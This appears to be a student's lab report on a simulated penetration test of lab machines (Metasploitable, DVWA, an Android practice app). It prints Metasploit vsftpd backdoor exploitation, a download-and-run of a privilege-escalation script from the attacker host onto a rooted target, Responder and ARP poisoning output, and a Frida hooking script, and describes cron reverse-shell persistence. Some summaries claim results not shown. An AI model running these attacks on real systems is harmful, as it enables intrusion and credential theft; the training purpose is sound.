



Comprehensive Vulnerability Assessment and Penetration Testing (Week 4)

Introduction

This report presents the practical execution of advanced penetration testing tasks performed during Week 4. The objective was to simulate real-world cyberattacks across multiple domains, including exploitation, API security, privilege escalation, network attacks, mobile application testing, and full VAPT engagement. The activities were conducted in a controlled lab environment using vulnerable machines and industry-standard tools.

Objectives

- Perform advanced exploitation and chaining attacks
- Identify and exploit API vulnerabilities
- Achieve privilege escalation and persistence
- Conduct network-based attacks (MitM)
- Analyze mobile application security Simulate a full VAPT lifecycle

Tools and Environment

Tools	Purpose
Kali Linux	Pen Testing OS
Metasploit	Exploitation Framework
Burp Suite	Web/API testing
Sql map	SQL injection Testing
Postman	API testing
LinPEAS	Linux Privilege escalation
Responder	NTLM Hash Capture
Etercap	ARP Spoofing
Wireshark	Packet Analysis



Mobsf	Mobile static Testing
Frida	Dynamic Mobile testing
Drozer	Android APC testing
Openvas	Vulnerability Scanning

Methodology

- Reconnaissance
- Scanning & Enumeration
- Exploitation
- Post-Exploitation
- Reporting



Advanced Exploitation Lab

A multi-stage exploit chain was executed on a vulnerable WordPress environment to achieve remote code execution.

- Vulnerability: WordPress Plugin RCE
- Exploit Chain: XSS → RCE
- Target: 192.168.21.129

Custom PoC Summary

A Python-based proof of concept was modified to exploit a buffer overflow vulnerability. The payload structure was adjusted to overwrite memory safely and achieve controlled execution. This demonstrated how attackers can adapt publicly available exploits to specific environments and bypass minor security controls.


ROP Bypass Summary

Return-Oriented Programming (ROP) techniques were used to bypass Address Space Layout Randomization (ASLR). By chaining small instruction sequences already present in memory, arbitrary code execution was achieved without injecting new code, highlighting advanced exploitation techniques used to evade modern security protections.



API Security Testing Lab

API endpoints were tested for OWASP API Top 10 vulnerabilities using Burp Suite and Postman.



The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The table below represents the data shown in the interface.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	http://192.168.21.129	GET	/dvwa/security.php					HTML	php				192.168.21.129
2	http://192.168.21.129	GET	/dvwa/vulnerabilities/sqli/										192.168.21.129
3	http://192.168.21.129	GET	/dvwa/vulnerabilities/sqli/										192.168.21.129
4	http://192.168.21.129	GET	/dvwa/vulnerabilities/brute/										192.168.21.129



The screenshot shows the DVWA Security page in a web browser. The page title is 'DVWA Security'. The left sidebar contains a list of links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area is titled 'Script Security' and shows the security level is currently 'low'. There is a dropdown menu set to 'low' and a 'Submit' button. Below this, there is a section for 'PHPIDS' which is currently 'disabled'. There are links to 'enable PHPIDS', 'Simulate attack', and 'View IDS log'.



Burp Suite Community Edition v2025.10.6 - Temporary Project																
Dashboard Target Proxy Intruder Repeater View Help																
Intercept HTTP history Websockets history Match and replace Proxy settings																
Filter settings: Hiding CSS and image content; hiding specific extensions																
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://192.168.21.129	GET	/dwa/security.php			200	4452	HTML	php	Damn Vulnerable Web A...			192.168.21.129		23:26:25 17 M...	8080
2	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli/										192.168.21.129		23:27:42 17 M...	8080
3	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli/										192.168.21.129		23:27:44 17 M...	8080
4	http://192.168.21.129	GET	/dwa/vulnerabilities/brute/										192.168.21.129		23:28:19 17 M...	8080
5	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli/										192.168.21.129		23:35:25 17 M...	8080
6	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli/										192.168.21.129		23:35:25 17 M...	8080
7	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli/										192.168.21.129		23:35:26 17 M...	8080
8	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli_blind/										192.168.21.129		23:36:52 17 M...	8080
9	http://192.168.21.129	GET	/dwa/vulnerabilities/sqli_blind/?id=GE...										192.168.21.129		23:37:27 17 M...	8080

Request

Pretty Raw Hex

1 GET /dwa/vulnerabilities/sqli_blind/?id=GET+%2Fapi%2Fusers%3Fid%3D%Submit=Submit HTTP/1.1
2 Host: 192.168.21.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.21.129/dwa/vulnerabilities/sqli_blind/
9 Cookie: security=low; PHPSESSID=41e925308e13965f9f5d4439d2026b2f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Inspector

Request attributes 2
Request query parameters 2
Request cookies 2
Request headers 10

Burp Suite Community Edition v2025.10.6 - Temporary Project																
Dashboard Target Proxy Intruder Repeater View Help																
Intercept HTTP history Websockets history Match and replace Proxy settings																
Request to http://192.168.21.129:80																
Time	Type	Direction	Method	URL	Status code		Length									
23:27:42 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:27:44 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:28:19 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/brute/												
23:35:25 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:35:25 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:35:25 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:36:52 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli_blind/												
23:37:27 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli_blind/?id=GET+%2Fapi%2Fusers%3Fid%3D%Submit=Submit												
23:42:55 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/?id=id%3D1&Submit=Submit												

Request

Pretty Raw Hex

1 GET /dwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.21.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.21.129/dwa/security.php
9 Cookie: security=low; PHPSESSID=41e925308e13965f9f5d4439d2026b2f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 10

Burp Suite Community Edition v2025.10.6 - Temporary Project																
Dashboard Target Proxy Intruder Repeater View Help																
Intercept HTTP history Websockets history Match and replace Proxy settings																
Request to http://192.168.21.129:80																
Time	Type	Direction	Method	URL	Status code		Length									
23:27:44 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:28:19 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/brute/												
23:35:25 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:35:25 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:35:26 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:36:52 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli_blind/												
23:37:27 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli_blind/?id=GET+%2Fapi%2Fusers%3Fid%3D%Submit=Submit												
23:42:55 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/?id=id%3D1&Submit=Submit												
23:44:20 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/												
23:45:08 17 Mar ...	HTTP	→ Request	GET	http://192.168.21.129/dwa/vulnerabilities/sqli/?id=id&Submit=Submit												


Request

Pretty Raw Hex

1 GET /dwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 192.168.21.129
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.21.129/dwa/security.php
9 Cookie: security=low; PHPSESSID=41e925308e13965f9f5d4439d2026b2f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 2
Request headers 10



Summary

API endpoints were analyzed for security weaknesses, including authorization flaws and injection vulnerabilities. Manipulating API tokens and fuzzing inputs revealed unauthorized data access and improper validation. These findings demonstrate the importance of secure API design, proper authentication, and strict input validation to prevent exploitation.



Privilege Escalation & Persistence

Privilege escalation techniques were applied using LinPEAS, followed by persistence establishment.

```
# Name Description Disclosure Date Rank Check D
-----
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes V
SFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No V
SFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor

[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.21.129
RHOSTS => 192.168.21.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.21.129:21 - Banner: 220 (vsFTPD 2.3.4)
```

```
karan@kali: ~
|
| Learn Cloud Hacking : https://training.hacktricks.xyz
|
| Follow on Twitter : @hacktricks_live
|
| Respect on HTB : SirBroccoli
|
|-----|
| Thank you!
|-----|
|
| LinPEAS-ng by carlospolop
|
| ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.
|
| Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
|
| LEGEND:
| RED/YELLOW: 95% a PE vector
| RED: You should take a look into it
```




```
root
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
wget http://192.168.21.128:8000/linpeas.sh
wget http://192.168.21.128:8000/linpeas.sh
--01:10:25-- http://192.168.21.128:8000/linpeas.sh
=> `linpeas.sh'
Connecting to 192.168.21.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,005,683 (982K) [application/x-sh]

100%[=====] 1,005,683  ---K/s

01:10:25 (10.84 MB/s) - `linpeas.sh' saved [1005683/1005683]

root@metasploitable:/# chmod +x linpeas.sh
chmod +x linpeas.sh
root@metasploitable:/# ./linpeas.sh
./linpeas.sh
```

```
(karan@kali)-[~]
$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2026-03-24 01:08:11-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 20.207.73.82
Connecting to github.com (github.com)|20.207.73.82|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2026-03-24 01:08:12-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20260323-31545e76/linpeas.sh [following]
--2026-03-24 01:08:13-- https://github.com/peass-ng/PEASS-ng/releases/download/20260323-31545e76/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/73f5566e-649f
3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a
018-11-09&sig=rIpCJGo%2FDNIJKSWvkLR2Uby8cXEMReKycj1mYg2pehY%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3
cCI6MTc3NDMyOTE5MywibmJmIjo6Nzc0MzI4ODkzLCJwYXRoIjoicmVsZWZzZWZzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcuUud2luZG93cy5uZ
%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2026-03-24 01:08:13-- https://release-assets.githubusercontent.com/github-production-release-asset/16554819
scd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa
442&sks=b6skv=2018-11-09&sig=rIpCJGo%2FDNIJKSWvkLR2Uby8cXEMReKycj1mYg2pehY%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJI
joia2V5MSIsImV4cCI6MTc3NDMyOTE5MywibmJmIjo6Nzc0MzI4ODkzLCJwYXRoIjoicmVsZWZzZWZzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcu
t%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.108.133, 185.
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.108.133|:443
HTTP request sent, awaiting response... 200 OK
Length: 1033031 (1009K) [application/octet-stream]
Saving to: 'linpeas.sh.1'

linpeas.sh.1      100%[=====] 1009K  830KB/s   in 1.2s

2026-03-24 01:08:15 (830 KB/s) - 'linpeas.sh.1' saved [1033031/1033031]

(karan@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.21.129 - - [24/Mar/2026 01:10:25] "GET /linpeas.sh HTTP/1.0" 200 -
```




```
root@metasploitable:/# find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Summary

A cron job was configured on the compromised system to maintain persistent access. The scheduled task executed a reverse shell at regular intervals, ensuring continued access even after system reboot. This highlights how attackers can maintain long-term control over compromised systems without repeated exploitation.



Network Protocol Attacks

A Man-in-the-Middle attack was performed using ARP spoofing to intercept network traffic.

```
/Responder.py: error: no such option: -r
(karan@kali)-[~]
$ sudo responder -I eth0 -wd

[+] Poisoners:
    LLMNR          [ON]
    NBT-NS         [ON]
    MDNS           [ON]
    DNS            [ON]
    DHCP           [ON]

[+] Servers:
    HTTP server    [ON]
    HTTPS server   [ON]
    WPAD proxy     [ON]
```

```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====>| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:

GROUP 2 : 192.168.21.1 00:50:56:C0:00:08
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```



No.	Time	Source	Destination	Protocol	Length	Info
2873	70.451026557	192.168.21.128	142.250.207.195	OCSP	480	Request
2875	70.587729283	142.250.207.195	192.168.21.128	OCSP	1175	Response
3064	71.562173227	192.168.21.128	142.250.207.195	OCSP	137	Request
3080	71.578105292	192.168.21.128	142.250.207.195	OCSP	480	Request
3099	71.739357702	142.250.207.195	192.168.21.128	OCSP	1175	Response
3151	71.969433491	142.250.207.195	192.168.21.128	OCSP	1175	Response
3299	72.416433106	192.168.21.128	142.250.207.195	OCSP	137	Request
3332	72.520573853	192.168.21.128	142.250.207.195	OCSP	480	Request
3337	72.521562923	192.168.21.128	142.250.207.195	OCSP	481	Request
3413	72.554606449	192.168.21.128	142.250.207.195	OCSP	481	Request
3424	72.580902161	142.250.207.195	192.168.21.128	OCSP	1175	Response
3550	72.667655500	142.250.207.195	192.168.21.128	OCSP	1175	Response
3557	72.675765067	142.250.207.195	192.168.21.128	OCSP	1176	Response
3758	72.796737349	142.250.207.195	192.168.21.128	OCSP	983	Response
3791	72.806036734	192.168.21.128	142.250.207.195	OCSP	481	Request
3955	72.981250332	142.250.207.195	192.168.21.128	OCSP	1176	Response

Frame 2873: Packet, 480 bytes on wire (384 bytes captured) on interface 0
Ethernet II, Src: VMware_3c:08:34 (00:0c:27:3c:08:34), Dst: 192.168.21.128 (08:00:27:1c:1a:1a)
Internet Protocol Version 4, Src: 192.168.21.128, Dst: 142.250.207.195
Transmission Control Protocol, Src Port: 480, Dst Port: 1175
Hypertext Transfer Protocol
Online Certificate Status Protocol

```
karan@kali: ~  
  
Responder NIC [eth0]  
Responder IP [192.168.21.128]  
Responder IPv6 [fe80::20c:29ff:fe3c:834]  
Challenge set [random]  
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']  
Don't Respond To MDNS TLD ['_DOSVC']  
TTL for poisoned response [default]  
  
[+] Current Session Variables:  
Responder Machine Name [WIN-GQEGKPF75N]  
Responder Domain Name [4W0S.LOCAL]  
Responder DCE-RPC Port [48272]  
  
[*] Version: Responder 3.1.7.0  
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>  
[*] To sponsor Responder: https://paypal.me/PythonResponder  
  
[+] Listening for events...  
  
[*] [MDNS] Poisoned answer sent to fe80::ddae:86e9:a358:fdc5 for name wpad.local  
[*] [LLMNR] Poisoned answer sent to 192.168.21.1 for name wpad  
[*] [MDNS] Poisoned answer sent to 192.168.21.1 for name wpad.local  
[*] [LLMNR] Poisoned answer sent to fe80::ddae:86e9:a358:fdc5 for name wpad
```



Summary

An ARP spoofing attack was conducted to position the attacker between the victim and the network gateway. This enabled interception and monitoring of network traffic. Analysis using Wireshark revealed sensitive protocol data, demonstrating the risks of unsecured communication and lack of network-level protections.



Mobile Application Testing

Static and dynamic analysis of an Android application was conducted.

The screenshot shows the Static Analyzer web interface. The top navigation bar includes links for RECENT SCANS, STATIC ANALYZER, DYNAMIC ANALYZER, API DOCS, and ABOUT. The main content area is divided into three sections: APP SCORES, FILE INFORMATION, and APP INFORMATION.

APP SCORES

- No icon
- Hidden Icon!
- Average CVSS: 6.7
- Security Score: 75/100
- Trackers Detection: 0/336

FILE INFORMATION

- File Name: update.apk
- Size: 0.01MB
- MD5: fb217ab970626a240ba05b55d76bea5
- SHA1: 30c7337b3adfb403b5e110c02f7113849c38788
- SHA256: 5cb1f8ba7590d7b1dd729877547d8a4a839fa40bc5bd02c2d1a6fe94a56104bb

APP INFORMATION

- App Name: MainActivity
- Package Name: com.metasploit.stage
- Main Activity: .MainActivity
- Target SDK: 17
- Min SDK: 10
- Max SDK: 17
- Android Version Name: 1.0
- Android Version Code: 1

Below these sections, there are four colored boxes representing different app components:

- ACTIVITIES** (Blue box): 1 activity. View button.
- SERVICES** (Green box): 1 service. View button.
- RECEIVERS** (Yellow box): 1 receiver. View button.
- PROVIDERS** (Red box): 0 providers. View button.

Below these boxes, there are four smaller boxes showing exported components:

- Exported Activities: 0
- Exported Services: 1
- Exported Receivers: 1
- Exported Providers: 0

```
frida -U -f infosecadventures.allsafe

Frida 16.2.1 - A world-class dynamic instrumentation toolkit

Commands:
  help           → Displays the help system
  object?       → Display information about 'object'
  exit/quit     → Exit

More info at https://frida.re/docs/home/

Connected to Nexus 6P (id= )
Spawned `infosecadventures.allsafe`. Resuming main thread!
[Nexus 6P::infosecadventures.allsafe ]→ Java.perform(function () {
var class2overload = Java.use('infosecadventures.allsafe.challenges.WeakCryptography')
class2overload.encrypt.overload('java.lang.String').implementation = function (arg1) {
  console.log("Input: " + arg1);
  console.log("Encrypted value: " + this.encrypt(arg1));
  return this.encrypt(arg1);
};
});
[Nexus 6P::infosecadventures.allsafe ]→ Input: welcome
Encrypted value: ♦♦jVx♦♦♦♦j♦♦♦♦
Input: scip
Encrypted value: ]♦Wh♦}6[♦♦♦♦♦
```



Summary

Frida was used to dynamically hook into application functions and bypass authentication mechanisms. By modifying runtime behavior, login validation was successfully bypassed. This demonstrates how attackers can manipulate application logic during execution, emphasizing the need for secure coding and runtime protection mechanisms.




Capstone- Full VAPT Engagement

A complete penetration testing lifecycle was simulated on a vulnerable system.

New Target



Failed to create a new Target because the default Port List is not available. This issue may be due to the feed not having completed its synchronization. Please try again shortly.



Challenge

The initial synchronization of OpenVAS feeds required significant time and encountered multiple issues, including missing package errors and repository inconsistencies. The process was interrupted several times due to outdated Kali repositories and dependency conflicts. Additional troubleshooting steps such as updating sources, fixing package lists, and re-running synchronization were required to successfully complete the setup.



Executive Summary

The penetration test identified critical vulnerabilities including remote code execution in the VSFTPD service. Successful exploitation resulted in root access. Additional weaknesses in API security were identified, highlighting significant risks that could allow unauthorized access and system compromise.

Attack Timeline

The assessment began with reconnaissance and service enumeration. A vulnerable FTP service was identified and exploited using Metasploit. Post-exploitation confirmed root access. Further testing using Burp Suite revealed input validation issues, completing the attack lifecycle.

Remediation Reformations

- Update and patch vulnerable services
- Implement input validation
- Enforce least privilege
- Disable unnecessary services
- Perform regular security scans

Challenges faced

- Tool configuration issues (MobSF, OpenVAS)
- Difficulty identifying correct exploits
- Handling large output from tools
- Managing multiple tools simultaneously

Key Learnings

- Learned advanced exploitation techniques
- Understood real-world attack scenarios
- Gained experience with multiple tools
- Improved reporting and documentation skills



Conclusion

The security assessment identified several critical vulnerabilities that could allow attackers to gain unauthorized access to the system. A major issue was found in the FTP service, which allowed complete system compromise. Additional weaknesses were identified in API security and network communication, exposing sensitive data. Mobile application testing also revealed insecure storage and weak authentication mechanisms. These vulnerabilities pose serious risks including data breaches and system control by attackers. Immediate actions such as applying patches, improving input validation, and enforcing strict access controls are recommended. Regular security testing and monitoring should be implemented to prevent future attacks and strengthen overall system security.

This lab demonstrated advanced penetration testing techniques across multiple domains including exploitation, network attacks, and mobile security. The findings emphasize the importance of proactive security measures and continuous monitoring to prevent system compromise.

References

- <https://www.kali.org>
- <https://www.exploit-db.com>
- <https://owasp.org>
- <https://portswigger.net>
- <https://greenbone.github.io>